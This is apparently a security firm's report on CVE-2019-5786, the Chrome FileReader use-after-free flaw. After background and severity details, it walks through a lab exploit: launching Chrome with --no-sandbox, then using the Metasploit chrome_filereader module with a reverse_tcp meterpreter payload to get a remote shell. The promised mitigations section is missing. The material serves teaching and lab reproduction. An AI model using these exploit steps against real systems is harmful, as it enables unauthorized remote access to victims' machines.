SAFE SECURITY

Chrome Browser FileReader (UAF) Vulnerability

CVE 2019-5786

SAFE SECURITY

Table of Contents

1 Introduction
PAGE - 03

2 CVSS & Severity
PAGE - 04

6 Exploit
PAGE - 04

3 Scope of Impact
PAGE - 04

4 Scope of the Exploit
PAGE - 04

7 Mitigations
PAGE - 04

5 Prerequisites
PAGE - 04

Introduction

In March 2019, security updates were pushed for Google Chrome after the vulnerability was found in the Google Chrome version before 72.0.3626.121 running on Windows 7 (32 bit). 72.0.3626.119 version of Google Chrome was prone to File Reader Vulnerability (CVE 2019-5786), which allowed the attackers to access data in an unauthorized way.

"File Reader" is an object in JavaScript that helps the applications made for web-only read the material or content stored inside the files asynchronously stored inside the computer. File Reader also uses File or Blob objects to specify the file or contents of the file to read.

In this vulnerability, "UAF" is also used which means Use-After-Free, which is a vulnerability related to the incorrect usage of dynamic memory allocation. Dynamic Memory allocation is designed to store large data in terms of amount & can also be known as heap. Sometimes during the program operation, if after the dynamic memory allocation, a program cannot clear the pointer of that particular memory location, due to this an attacker can use the error to hack into the system using that program.

Successful exploitation of the vulnerability could allow an attacker to execute arbitrary code or can be a reference of it to the program and navigate to the beginning of the code by using a pointer. After this successful execution, the attacker can get complete access to the victim's system.

CVSS

6.5

Severity

Medium

Scope of Impact

Affected Versions

- Google Chrome <=72.0.3626.121

Unaffected Versions

- Google Chrome > 72.0.3626.121

Scope of the Exploit

In this exploit, we are using a lab environment consisting of windows 7 x64 bit having google chrome version 72.0.3626.119 which was vulnerable to FileReader, use after free(UAF) vulnerability; through which we get a shell of the windows machine (victim) machine through meterpreter session in the kali Linux (attacker) machine. We will also be using the Metasploit framework to create our payload and get a meterpreter session with successful exploitation of the vulnerability.

Prerequisites:

1. Windows 7 x64 bit
2. Google chrome version: 72.0.3626.119
3. Kali Linux

Exploit

1. Before starting the chrome, we must turn off the chrome.exe sandbox environment, for this open location where google chrome is installed on the system.



Fig. 1.1

2. Now open the command prompt at the location to chrome.exe, in my case is

> C:\Program Files\Google\Chrome\Application



Fig. 2.1

3. In the windows 7 machine look at the IP address, just for the confirmation that when we will get the shell access of the system



Fig. 3.1

Exploit

4. Now with the command prompt open with directory pointing to chrome.exe run the following command >
chrome.exe –no-sandbox

This command will open a chrome window with sandbox turned off



Fig. 4.1

5. This will be the chrome window after the command:



Fig. 5.1

Exploit

6. Now we will check the google chrome version



Fig. 6.1

7. Now let us move to the Linux system, starting the Metasploit console using command > msfconsole



Fig. 7.1

Exploit

8. Now we will search the chrome file reader exploit in msfconsole using search chrome_filereader



Fig. 8.1

9. Now start with the exploit
   - use 0
   - set payload windows/meterpreter/reverse_tcp



Fig. 9.1

Exploit

10. Now set the remaining parts:

- set LHOST <ip>
- set URIPATH /



Fig. 10.1

11. > options



Fig. 11.1

Exploit

12. > run

Here the server is started with our system's IP, now copy this IP, and paste it in the windows machine chrome browser.



Fig. 12.1



Fig. 12.2

Exploit

13. Now paste the IP copied into the chrome browser



Fig. 13.1

14. The page will keep on loading on the other hand we will get the session created.



Fig. 14.1

Exploit

15. Now, we got a meterpreter session opened.



Fig. 15.1

16. Now we will use that session created using

- sessions
- sessions 1

Fig. 16.1

17. Use this command

- sysinfo



Fig. 17.1

Exploit

18. Use this command to create a shell

- shell

